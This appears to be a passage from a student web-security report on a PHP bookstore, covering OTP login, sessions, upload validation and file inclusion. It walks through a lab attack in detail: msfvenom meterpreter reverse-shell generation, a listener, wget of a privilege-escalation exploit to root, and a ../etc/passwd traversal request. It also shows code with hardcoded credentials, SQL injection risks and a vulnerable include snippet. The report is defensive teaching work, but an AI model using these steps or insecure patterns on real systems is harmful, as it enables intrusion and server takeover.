25:            $mail->isSMTF();
26:            $mail->MMailer = "smtp";
27:            $mail->SMTFDebug = 1;
28:            $mail->SMTFAuth = true;
29:            $mail->SMTFSecure = 'tls';
30:            $mail->Port = 587;
31:            $mail->Host = "smtp.gmail.com";
32:            $mail->Username = "fypc300qaziwa@gmail.com";
33:            $mail->Password = "QaziwaPassword";
34:            $mail->isHTML(true);
35:            $mail->SetFrom("fypc300qaziwa@gmail.com");
36:            $mail->Subject = $subject;
37:            $mail->Body = $msg;
38:            $mail->AddAddress($to);
39:            if ($mail->send()) {
40:                return 0;
41:            } else {
42:                return 1;
43:            }
44:        }
45: 
46:        //smtp_mailer($_entered_username, 'OTP Verification', $html);
47: 
48:        <?php
49:        session_start();
50: 
51:        if (isset($_SESSION['user_id'])) {
52:            if (!isset($_SESSION['IS_LOGIN'])) {
53:                $con = mysqli_connect('localhost', 'root', '', 'qaziwa');
54:                if (isset($_POST['otp'])) {
55:                    $otp = $_POST['otp'];
56:                    $email = $_SESSION['EMAIL'];
57:                    $res = mysqli_query($con, "SELECT * FROM users WHERE email='$_email' AND otp='$_otp'");
58:                    $count = mysqli_num_rows($res);
59:                    $var = 0;
60:                    if ($count > 0) {
61:                        mysqli_query($con, "UPDATE users SET otp='' WHERE email='$_email'");
62:                        $_SESSION['IS_LOGIN'] = $email;
63:                        $var = 1;
64:                    } else {
65:                        echo "You have key in the wrong OTP number, do click <a href=Verification.php>here</a> to sign in again";
66:                    }
67: 
68:                    if ($var == 1) {
69:                        header('Location: index.php');
70:                        exit;
71:                    }
72:                    else {
73:                        header("Location: Verification.php");
74:                    }
75:                }
76:                else {
77:                    header("Location: Login.php");
78:                }
79:            if (isset($_SESSION['IS_LOGIN']) && isset($_SESSION['user_id'])) {
80:                header("Location: index.php");
81:            }
82:        }
83:    ?>

```

But here there is 1 flaw, due to there not being a time period, an attacker can still brute force the OTP pin and grant access to the user's account. Therefore, research needs to be done to ensure that there is no problem with this.

To mitigate this, a Google Authenticator OTP is being set up and users need to key into the OTP to get into the Actual website of the user. This can be shown below.



Do install Google Authenticator App in your phone and scan the QR code above. After scanning, key in the number code that you see in the App. Thank you :")

QaZiWa Copyright
© 2021

Using the Google Authenticator, we can see that when using this, we know who is being authenticated and who is not, the right user needs to scan the QR code, and the QR code will keep changing every few seconds which makes brute force impossible. This is the second level of security to prevent users from brute-forcing the website user credential and even the OTP itself.

```
<?php
declare(strict_types = 1);
require 'vendor/autoload.php';
$secret = 'XVQ2UIG075XRUKJ0';
$link = \Sonata\GoogleAuthenticator\GoogleQrUrl::generate('Qaziwa', $secret, 'QaziwaAuthentication');
?>
<!DOCTYPE html>
```

A screenshot of a code editor showing two tabs: "doVerification.php" and "Verification.php". The "doVerification.php" tab is active. The code in the editor is a PHP script that includes a require statement for "vendor/autoload.php", defines a secret key, and uses the \Sonata\GoogleAuthenticator\GoogleQrUrl class to generate a QR code for the domain "Qaziwa" with the secret key "QaziwaAuthentication". The code editor interface includes tabs, a toolbar with various icons, and a status bar at the bottom.

The above shows, in Verification.php, we need to generate a QR code based on the google authenticator QR code. By doing this, the user can use the google authenticator to scan the QR code in which when using the google authenticator app, an OTP will be displayed.

```

<?php

declare(strict_types = 1);
require 'vendor/autoload.php';
$secret = 'XVQ2UIGO75XRUKJO';
session_start();

if (isset($_SESSION['user_id'])) {
    if (!isset($_SESSION['IS_LOGIN'])) {
        if (isset($_POST['otp'])) {
            $code = $_POST['otp'];
            $otp = rand(11111, 99999);
            $g = new \Sonata\GoogleAuthenticator\GoogleAuthenticator();
            $var = 0;
        }
        // echo $g->getCode($secret);
        if ($g->checkCode($secret, $code)) {
            $_SESSION['IS_LOGIN'] = $otp;
            $var = 1;
        } else {
            echo "You have key in the wrong OTP number, do click <a href=Verification.php>here</a>to reenter OTP again";
        }
        if ($var == 1) {
            header('Location: index.php');
            exit;
        }
    } else {
        header("Location: Verification.php");
    }
} else {
    header("Location: Login.php");
}
if (isset($_SESSION['IS_LOGIN']) && $_SESSION['user_id']) {
    header('Location: index.php');
}
?>

```

Here is the verified page where to check if the OTP keyed in by the user is still valid or not. If it is valid, a random integer will be generated of the session in which the user will be given access to its own page.



On the other hand, the advantage of this Google Authenticator eliminates brute force attacks due to every few seconds a new OTP Pin will be given to them and the user needs to key in the new OTP.

Going further, then set a static QR code and have a static key for the website, one vulnerability is that when an attacker has access to the website, he or she may able to get the key of the google authenticator and from here it can cause exploitation to the OTP and to the web server due to the secret key is kept static and is no changing every time. In addition, when different users logged into their account, their OTP number will be the same in which in the present day security, it can be identified as a security issue and attackers can use the key to impersonate the user itself. To mitigate this, the source code has been improved in which it will be shown below.

```
<?php
declare(strict_types = 1);
session_start();
require 'vendor/autoload.php';
require 'Authenticator.php';
$Authenticator = new Authenticator();
$secret = $Authenticator->generateRandomSecret();
// $link = \Sonata\GoogleAuthenticator\GoogleQrUrl::generate('Qaziwa', $secret, 'QaziwaAuthentication');
$_SESSION['auth_secret'] = $secret;
$link = $Authenticator->getQR('Qaziwa', $secret, 'QaziwaAuthentication');
?>

<!DOCTYPE html>
] <html lang="en">
]   <head>
    <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale=1">
    <title>OTP - Qaziwa Bookstore</title>
    <link rel="stylesheet" href="https://maxcdn.bootstrapcdn.com/bootstrap/3.3.7/css/bootstrap.min.css">
    <script src="https://ajax.googleapis.com/ajax/libs/jquery/1.12.4/jquery.min.js"></script>
    <script src="https://maxcdn.bootstrapcdn.com/bootstrap/3.3.7/js/bootstrap.min.js"></script>
    <style type="text/css">
```

As you can see from the above, we cannot see a hardcoded key and instead the key is being randomised using generateRandomSecret(); in which it will generate a random key for the google authenticator in which the key will not be constant.

```
$otp = rand(11111, 99999);
// $g = new \Sonata\GoogleAuthenticator\GoogleAuthenticator();
$g = $Authenticator->verifyCode($_SESSION['auth_secret'], $code, 2); // 2 = 2*30 sec clock
$var = 0;

/ echo $g->getCode($secret);
if ($g) {
    $_SESSION['IS_LOGIN'] = $otp;
    $var = 1;
```

In the doVerification.php, we can see that so check if the code tally or not, it is tally it will go to index.php and if it does not tally an error message will be shown.

In addition, we will also implement a timeout session for every failed brute force attempt. This is not to prevent brute force from happening, but to slow down the time taken to brute force the password when the attacker wants to brute force the password at login. We can do this by enabling the timeout to 60 seconds in the /etc/apache2/apache2.conf.

```
root@ip-10-0-1-171: /etc/apache2/mods-available
GNU nano 4.8                               /etc/apache2/apache2.conf                         Modified
#Mutex file:${APACHE_LOCK_DIR} default

#
# The directory where shm and other runtime files will be stored.
#


DefaultRuntimeDir ${APACHE_RUN_DIR}

#
# PidFile: The file in which the server should record its process
# identification number when it starts.
# This needs to be set in /etc/apache2/envvars
#
PidFile ${APACHE_PID_FILE}

#
# Timeout: The number of seconds before receives and sends time out.
# Timeout 60
# KeepAlive: Whether or not to allow persistent connections (more than
# one request per connection). Set to "Off" to deactivate.
#
```

This can help to slow down the brute force attempt to the login page of the web server.

9. Kill all of the sessions when the user logged out


When the user logs out of the website, all of the sessions need to be terminated and ensure there is no session that is being kept in place. This is because, if the session is not killed or renewed, attackers can steal all of the old session and reuse it for a future period.

This is to prevent any session hijacking or the user to reply to the session. To mitigate this, we use session_destroy();, shown below

```
<?php
session_start();
if (isset($_SESSION['user_id'])) {
    session_destroy();
    $_SESSION = array();
}
$message = "You have logged out.";
?>
<!DOCTYPE html>
```

10. Validate Upload Section

When uploading, a user can upload malware which from there the user can get a backdoor of the machine by uploading an executable shell into the file upload section



Above we can see that an attacker can upload a shell in which when executed remotely and getting a meterpreter shell. Below shown a test environment in which the upload file is not being checked.

Firstly we try to check if we can upload an executable file

Author:
fgdf

Summary:
fgfd

Rating:
2

Price:
Amount \$
10.00

Quantity:
31

Book Image (Front-view):

Do note, do rename your file before submit. Thank you

After clicking add books, we can see that yes, the executable file has been uploaded.

Title: dfg

Summary: fgfd

Rating: 2/5

Author: gdfd

Price: \$10.00

Quantity: 31 books left

QaZiWa Copyright
© 2021

Now we need to know where is the file belong uploaded to,

After using burp suite, we can see that the web server have an image folder in which all of the images is being uploaded

Filter: Hiding not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders

Host	Method	URL	Params	Status	Length	MIME type	Title	Comment	Time requested
http://192.168.1.3	GET	/AddBooks.php		200	4457	HTML	QaZiWa BookShop		03:57:21 1 Jul...
http://192.168.1.3	GET	/AdminList.php		200	2125	HTML	QaZiWa Bookshop		03:57:40 1 Jul...
http://192.168.1.3	POST	/doAddBooks.php		302	352				03:57:40 1 Jul...
http://192.168.1.3	GET	/Pictures/beano_front.jpg		304	145				03:56:11 1 Jul...
http://192.168.1.3	GET	/Pictures/cat_hat_front.jpg		304	145				03:56:11 1 Jul...
http://192.168.1.3	GET	/Pictures/download.jpg		304	143				03:56:11 1 Jul...
http://192.168.1.3	GET	/Pictures/ghost_stories.jpg		304	145				03:56:11 1 Jul...
http://192.168.1.3	GET	/Pictures/hard_stories.jpg		304	145				03:56:11 1 Jul...
http://192.168.1.3	GET	/Pictures/hard_luck_front.jpg		304	145				03:56:11 1 Jul...
http://192.168.1.3	GET	/Pictures/harmless.exe		304	145				03:57:41 1 Jul...
http://192.168.1.3	GET	/Pictures/insomnia_front.jpg		304	145				03:56:11 1 Jul...
http://192.168.1.3	GET	/Pictures/midnight.jpg		304	145				03:56:11 1 Jul...
http://192.168.1.3	GET	/Pictures/moving_house.jpg		304	145				03:56:11 1 Jul...
http://192.168.1.3	GET	/Pictures/old_school_front.jpg		304	145				03:56:11 1 Jul...
http://192.168.1.3	GET	/Pictures/passing_front.jpg		304	145				03:56:11 1 Jul...
http://192.168.1.3	GET	/Pictures/transfomers_front.jpg		304	145				03:56:11 1 Jul...
http://192.168.1.3	GET	/EditBooks.php							
http://192.168.1.3	GET	/doAddBooks.php							
http://192.168.1.3	GET	/logoff.php							

Request

```
1. GET /Pictures/harmless.exe HTTP/1.1
2. Host: 192.168.1.3
3. User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4. Accept: */*
5. Accept-Language: en-US,en;q=0.5
6. Accept-Encoding: gzip, deflate
7. Connection: close
8. Referer: http://192.168.1.3/AdminList.php
9. Cookie: PHPSESSID=52cv3ldtts0soosmbhdsl4
10. If-Modified-Since: Thu, 01 Jul 2021 07:53:55 GMT
11. If-None-Match: W/"1204a-5c60b240825a0"
12.
13.
```

Response

```
1. HTTP/1.1 304 Not Modified
2. Date: Thu, 01 Jul 2021 07:56:13 GMT
3. Server: Apache/2.4.7 (Ubuntu)
4. Connection: close
5. ETag: "1204a-5c60b240825a0"
6.
7.
```

INSPECTOR

- Request Cookies (1)
- Request Headers (10)
- Response Headers (4)

As shown above, we can see that a file harmless.exe is being uploaded in the folder called Pictures. So here we already know our own IP address of the server and now we need to create the payload using msfvenom

```

root@kali:~# msfvenom -p php/meterpreter/reverse_tcp LHOST=192.168.1.5 LPORT=4444
R > shell.php
No platform was selected, choosing Msf::Module::Platform::PHP from the payload
$ No Arch selected, selecting Arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 947 bytes

root@kali:~# ./com.py

root@kali:~# ifconfig
```

```

From the above, it shows we have created a payload called shell.php which uses our local port of 4444 and local IP address of 192.168.1.4 because we want to use a reverse shell to prevent the firewall from blocking us from connecting to the backdoor.

Now we need to edit the shellcode to activate the malware or executable code.


```

<?php error_reporting(0); $ip = '192.168.1.5'; $port = 4444; if (($f = 'stream_so$502.tar.b22

```

Remove the indentation or comment line of the <?php code.

Then since the code is being so called activated, now we can upload it to the website.



The screenshot shows a web page with a book listing. The book details are as follows:

- Title:** shell
- Summary:** beware
- Rating:** 5/5
- Author:** shell code
- Price:** \$99.00
- Quantity:** 50 books left

In the top right corner of the page, there is a copyright notice: "QaZiWa Copyright © 2021".

Now we have uploaded it, now it is time for remote execution of the executable code. Before that, we need to set up a listener first, by doing so we need to run msfconsole and set the requirements shown below.

```
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

msf exploit(handler) > set LHOST 192.168.1.5
LHOST => 192.168.1.5
msf exploit(handler) > set LPORT 4444
LPORT => 4444
msf exploit(handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf exploit(handler) > exploit

[*] Started reverse TCP handler on 192.168.1.5:4444
[*] Starting the payload handler...
```

Then we need to execute the code by joining into the Pictures folder and click on the malicious code we created.

# Index of /Pictures

| <a href="#">Name</a>                    | <a href="#">Last modified</a> | <a href="#">Size</a> | <a href="#">Description</a> |
|-----------------------------------------|-------------------------------|----------------------|-----------------------------|
| <a href="#">Parent Directory</a>        |                               | -                    |                             |
| <a href="#">beano_front.jpg</a>         | 2021-07-01 12:29              | 164K                 |                             |
| <a href="#">cat_hat_front.jpg</a>       | 2021-07-01 12:29              | 91K                  |                             |
| <a href="#">download.jpg</a>            | 2021-07-01 12:29              | 2.0K                 |                             |
| <a href="#">garfield_front.jpg</a>      | 2021-07-01 12:29              | 103K                 |                             |
| <a href="#">ghost_stories_front.jpg</a> | 2021-07-01 12:29              | 93K                  |                             |
| <a href="#">hard_luck_front.jpg</a>     | 2021-07-01 12:29              | 108K                 |                             |
| <a href="#">harmless.exe</a>            | 2021-07-01 15:53              | 72K                  |                             |
| <a href="#">insomnia_front.jpg</a>      | 2021-07-01 12:29              | 98K                  |                             |
| <a href="#">kid_front.jpg</a>           | 2021-07-01 12:29              | 137K                 |                             |
| <a href="#">long_haul_front.jpg</a>     | 2021-07-01 12:29              | 105K                 |                             |
| <a href="#">old_school_front.jpg</a>    | 2021-07-01 12:29              | 120K                 |                             |
| <a href="#">passing_front.jpg</a>       | 2021-07-01 12:29              | 97K                  |                             |
| <a href="#">pawned.png</a>              | 2021-07-01 15:57              | 586K                 |                             |
| <a href="#">shell.php</a>               | 2021-07-01 16:17              | 941                  |                             |
| <a href="#">transformers_front.jpg</a>  | 2021-07-01 12:29              | 170K                 |                             |

Apache/2.4.7 (Ubuntu) Server at 192.168.1.3 Port 80

Now we need to click on it and from there just to for it to gain the backdoor

```

[*] longhttp[front.jpg] > set LHOST 192.168.1.5
LHOST => 192.168.1.5 2021-07-01 12:29 120K
[*] longhttp[front.jpg] > set LPORT 4444
LPORT => 4444
[*] longhttp[front.jpg] > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp 17 941
[*] longhttp[front.jpg] > exploit
[*] [transformers_front.jpg] 2021-07-01 12:29 170K
[*] Started reverse TCP handler on 192.168.1.5:4444
[*] Starting the payload handler... 192.168.1.3 Port 80
[*] Sending stage (33986 bytes) to 192.168.1.3
[*] Meterpreter session 1 opened (192.168.1.5:4444 -> 192.168.1.3:37038) at 2021-07-01 04:22:19 -0400

meterpreter > whoami
[-] Unknown command: whoami.
meterpreter > getuid
Server username: www-data (33)
meterpreter > whoami

```

We have successfully gained a reverse shell backdoor into the web server

```

meterpreter > dir /Pictures
Listing: /var/www/Cool4guys
=====
Mode Name Size Type Last modified Description
---- --- ---- --- -----
100766/rwxr-w-rw- 4129 fil 2021-07-01 00:30:03 -0400 AddBooks.php
100766/rwxr-w-rw- 3878 fil 2021-07-01 00:30:03 -0400 AdminList.php
100766/rwxr-w-rw- 6011 fil 2021-07-01 00:30:03 -0400 Cart.php
100664/rw-rw-r-tjp 445 fil 2020-12-16 11:30:18 -0500 CommandInjection.php~
100755/rwxr-xr-x 1014 fil 2020-12-12 13:08:45 -0500 D4G_console.php~
100766/rwxr-w-rw- 6771 fil 2021-07-01 00:30:03 -0400 DeleteBooks.php
100766/rwxr-w-rw- 7639 fil 2021-05-21 03:08:53 -0400 DeleteBooks.php~
100766/rwxr-w-rw- 5102 fil 2021-07-01 00:30:03 -0400 EditBooks.php
100766/rwxr-w-rw- 5831 fil 2021-05-21 03:12:48 -0400 EditBooks.php~
100664/rw-rw-r-tjp 0 pg fil 2020-12-16 11:06:38 -0500 FileUpload.php~
100766/rwxr-w-rw- 3564 fil 2021-07-01 00:30:03 -0400 GuestList.php
100766/rwxr-w-rw- 3903 fil 2021-05-21 03:16:43 -0400 GuestList.php~
100766/rwxr-w-rw- 2726 fil 2021-07-01 00:30:03 -0400 Login.php
100766/rwxr-w-rw- 2726 fil 2021-06-27 10:44:54 -0400 Login.php~
100766/rwxr-w-rw- 5600 fil 2021-07-01 00:30:03 -0400 PaymentPage.php
40777/rwxrwxrwx 4096 dir 2021-07-01 04:17:07 -0400 Pictures
100766/rwxr-w-rw- 7664 fil 2021-07-01 00:30:03 -0400 Register.php
100766/rwxr-w-rw- 1662 fil 2021-07-01 00:30:03 -0400 SuccessfulPayment.php
100664/rw-rw-r-- 454 fil 2020-12-16 12:02:38 -0500 UploadFile.php~
100766/rwxr-w-rw- 7437 fil 2021-07-01 00:30:03 -0400 UserList.php
40777/rwxrwxrwx 4096 dir 2021-07-01 00:30:03 -0400 WebDesign
100664/rw-rw-r-- 1448 fil 2020-12-13 03:04:30 -0500 about.php~
100766/rwxr-w-rw- 7922 pg fil 2021-07-01 00:30:03 -0400 advertisement.js
100664/rw-rw-r-- 727 fil 2020-12-13 03:29:03 -0500 changePass.php~
100755/rwxr-xr-x 1450 fil 2020-12-13 03:04:43 -0500 contact.php~
40777/rwxrwxrwx 4096 dir 2021-07-01 00:30:03 -0400 creatives
100766/rwxr-w-rw- 893 fil 2021-07-01 03:46:59 -0400 dbFunctions.php
100766/rwxr-w-rw- 891 fil 2021-07-01 03:46:59 -0400 dbFunctions.php~
100766/rwxr-w-rw- 283 fil 2021-06-30 01:22:42 -0400 dbFunctions2.php~
100766/rwxr-w-rw- 2211 fil 2021-07-01 03:52:42 -0400 doAddBooks.php
100766/rwxr-w-rw- 2160 fil 2021-07-01 03:52:42 -0400 doAddBooks.php~
100766/rwxr-w-rw- 1734 fil 2021-07-01 00:30:03 -0400 doAddToCard.php
100766/rwxr-w-rw- 1009 fil 2021-07-01 00:30:03 -0400 doCartDelete.php
100766/rwxr-w-rw- 021 fil 2021-07-01 00:30:03 -0400 doDelete.php

```

Now we have taken over control of the web server with a www-data privileges

In the web server using netstat -a | grep 4444 to see if the connection is established

```

unix 3 [] STREAM CONNECTED 13931
unix 3 [] STREAM CONNECTED 14532
WebServer@luser-virtual-machine:~$ netstat -n | grep 4444
tcp 0 0 192.168.1.3:37038 192.168.1.5:4444 ESTABLISHED
WebServer@luser-virtual-machine:~$
```

This is to prove that there is a connection from the web server to the attacker (Kali) using port 4444 → a reverse shell.

Since we have a low privilege user, now we want to privilege escalate from www-data user to root user, by doing this, we need to go into the web server terminal and find the sudo exploit

The screenshot shows two windows. The top window is a terminal window titled 'root@kali: ~' with the command 'ls' running, showing a directory listing for 'Documents', 'Downloads', 'Empire', and 'ExploitDev'. The bottom window is a file browser titled 'Index of /Pictures' with a list of files including 'VMwareDnD', 'unity\_support\_test.0', 'vmware-WebServer.jpg', 'vmware-root', 'vmware-root 1409-4021718883', 'wget http://192.168.1.5:8000/Ubuntu.c', 'ubuntu.c', 'insomnia\_front.jpg', 'k0K front.jpg', 'long haul front.jpg', and 'old school front.jpg'. The file 'ubuntu.c' is being downloaded, with progress shown as '100% 689M=0s'.

```

File Edit View Search Terminal Help
root@kali:~# python -m SimpleHTTPServer
root@kali:~# ls
Serving HTTP on 0.0.0.0 port 8000 ... 192.168.1.3
192.168.1.3 - - [01/Jul/2021 04:42:14] "GET /index.html" 404 192.168.1.3
192.168.1.3 - - [01/Jul/2021 04:42:14] "GET /ubuntu.c HTTP/1.1" 404 -
192.168.1.3 - - [01/Jul/2021 04:44:25] "GET /Ubuntu.c HTTP/1.1" 200 -
192.168.1.3 - - [01/Jul/2021 04:46:03] "GET /Ubuntu.c HTTP/1.1" 200 -
192.168.1.3 - - [01/Jul/2021 04:46:36] "GET /Ubuntu.c HTTP/1.1" 200 -
Documents
Downloads
Empire
ExploitDev

Index of /Pictures
meterpreter > shell
Process 4628 created.
Channel 2 created.
cd /tmp
ls
VMwareDnD: Directory
ssh-fH0IYsUsbrK
unity_support_test.0 2021-07-01 12:29 164K
vmware-WebServer.jpg 2021-07-01 12:29 91K
vmware-root 2021-07-01 12:29 2.0K
vmware-root 1409-4021718883
wget http://192.168.1.5:8000/Ubuntu.c:29 103K
--2021-07-01 16:46:36-- http://192.168.1.5:8000/Ubuntu.c
Connecting to 192.168.1.5:8000... connected.
HTTP request sent, awaiting response...:29 200 OK
Length: 5123 (5.0K) [text/plain]
Saving to: 'Ubuntu.c'
 [0K front.jpg] 2021-07-01 12:29 98K
 [k0K front.jpg] 2021-07-01 12:29 137K
 [long haul front.jpg] 2021-07-01 12:29 105K
 [old school front.jpg] 2021-07-01 12:29 120K
2021-07-01 16:46:36 (689 MB/s) - 'Ubuntu.c' saved [5123/5123]
```

The above shows that we set up a simple http server from the kali and with the meterpreter shell we shell into the ubuntu terminal, in which from there we using wget to get the exploitable code which is ubuntu.c

With the exploitable code being transferred, now we want to activate the code using gcc Ubuntu.c -o ubuntu and then ./ubuntu which is to execute the code, and from there we got a root account in the webserver.

```
compilation terminated.
gcc Ubuntu.c -o ubuntu
ls
Ubuntu.c
VMwareDnD
ssh-fH0IYsrUsbrK
ubuntu
unity_support_test.0
vmware-WebServer
vmware-root
vmware-root_1409-4021718883
./ubuntu
spawning threads
mount #1
mount #2
child threads done
/etc/ld.so.preload created
creating shared library
sh: 0: can't access tty; job control turned off
ls
Ubuntu.cront.jpg
VMwareDnD
ssh-fH0IYsrUsbrK
ubuntu_school_front.jpg
unity_support_test.0
vmware-WebServer
vmware-root.png
vmware-root_1409-4021718883
whoami
root
transformers_front.jpg
ls
Ubuntu.c2.4.7 (Ubuntu) Server at 192.168.1.3 Port 80
VMwareDnD
ssh-fH0IYsrUsbrK
ubuntu
unity_support_test.0
vmware-WebServer
vmware-root
vmware-root_1409-4021718883
Waiting for 192.168.1.3...
```

The screenshot shows a terminal window on the left and a browser window on the right. The terminal window displays the command history and file listing. The browser window shows an 'Index of /Pictures' page with various files listed, including screenshots and configuration files. The browser status bar indicates 'root@kali:~#' and 'Serving HTTP'.

With this, it is dangerous and must allow user validation when a file is being uploaded, since we only want a jpg file, therefore, there will be a need to validate the jpg file in the PHP code. Without validation from the user, it leads to a backdoor getting opened and a root shell getting access to the web server.

To mitigate this, we need to put a validation form in the PHP code. For example, if we need the admin to only put an image file such as a jpg file only, then we need to validate the file extension to only upload a jpg file and not the other files. The validation is shown below.

```
$target_dir = "Pictures/";
$fileName = basename($_FILES['picture_front']['name']);
$target_file = $target_dir . basename($_FILES['picture_front']['name']);
$imageFileType = strtolower(pathinfo($target_file, PATHINFO_EXTENSION));
$message = "";

if (!empty($title) && !empty($author) && !empty($summary) && !empty($rating) && !empty($price)
) && !empty($quantity)) {
 if ($_FILES['picture_front']['size'] < 500000 && $imageFileType == "jpg") {
 if (move_uploaded_file($_FILES['picture_front']['tmp_name'], $target_file)) {
 $message .= "The book image " . $fileName . " has been uploaded

";

 try {
 $conn = new PDO("mysql:host=$db_host;dbname=$db_name", $db_username, $db_password);
 $conn->setAttribute(PDO::ATTR_ERRMODE, PDO::ERRMODE_EXCEPTION);

 $stmt = $conn->prepare("INSERT INTO books(title,author,summary,rating,price,quantity,picture_front
 VALUES(:title, :author, :summary, :rating, :price, :quantity, :fileName)");

 // $stmt->bindParam(":ID", $ID);
 $stmt->bindParam(":title", $title);
 $stmt->bindParam(":author", $author);
 $stmt->bindParam(":summary", $summary);
 $stmt->bindParam(":rating", $rating);
 $stmt->bindParam(":price", $price);
 $stmt->bindParam(":quantity", $quantity);
 $stmt->bindParam(":fileName", $fileName);

 $stmt->execute();
 } catch (Exception $ex) {
 echo "Error: " . $ex->getMessage();
 }
 $conn = null;
 }
}
```

We made it to only accept jpg and the file size no more than 500000 bytes, due to the fact that the attacker can put a payload inside of the image file extension and from there the payload can be executed remotely.

## 11. File inclusion Attack

It is an attack in which it involves running a script or an executable code on the website URL. This script is then being executed by the web and from there the marking is shown. For example, running a `../../../../etc/passwd` → In which means that the website will display a

user password in the web server itself. Other scripts also can lead to a backdoor being open when the script is executed properly.

But after intensive research and testing with various file inclusion, we can say that our website is not vulnerable to this attack as every time we run the file inclusion attack, we can see that an error message from the MYSQL database is being initiated.

The screenshot shows a proxy tool interface with two panes: Request and Response.

**Request:**

```
1 GET /dsEditBooks.php?title_id=../../../../etc/passwd HTTP/1.1
2 Host: 192.168.1.3
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://192.168.1.3/EditBooks.php
8 Connection: close
9 Cookie: PHPSESSID=52cvg3idqtn5ooo5qmhdasla4
0 Upgrade-Insecure-Requests: 1
1 Cache-Control: max-age=0
2 Content-Length: 0
3
4
```

**Response:**

```
1 HTTP/1.1 200 OK
2 Date: Thu, 01 Jul 2021 07:13:40 GMT
3 Server: Apache/2.4.7 (Ubuntu)
4 X-Powered-By: PHP/5.5.9-lubuntu4.29
5 Expires: Thu, 19 Nov 1981 08:52:00 GMT
6 Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
7 Pragma: no-cache
8 Vary: Accept-Encoding
9 Content-Length: 161
10 Connection: close
11 Content-Type: text/html
12
13 You have an error in your SQL syntax; check the manual that corresponds to your MySQL server
```

To an extent, we use a decoder and encode the text to the URL base.

The screenshot shows a proxy tool interface with several tabs: Dashboard, Target, Proxy, Intruder, Repeater, Sequencer, Decoder, Comparer, Extender, Project options, and User options. The Decoder tab is selected.

The URL bar contains the decoded URL: /ds/etc/passwd.

The main pane shows the decoded URL: %25%32%65%25%32%65%25%32%66%25%32%65%25%32%65%25%32%66%25%36%35%25%37%34%25%36%33%25%32%66%25%37%30%25%36%31%25%37%33%25%37%37%25%36%34

Therefore, we can say that our website is not vulnerable to this due to the fact that we do not have a code in our website which matches the code shown below.


```
<?php
// GET THE CONSOLE DETAILS FROM THE WEB SERVER (LOCAL FILE INTRUSTION VULNERABLE CODE)
$ext = isset($_GET['ext']) ? $_GET['ext'] : ".php";
if (isset($_GET['consoles'])) {
 if (strpos($_GET['consoles'], 'console') !== false){
 $page = str_replace("../", "", $_GET['consoles']);
 // $page = $_GET['patches'];
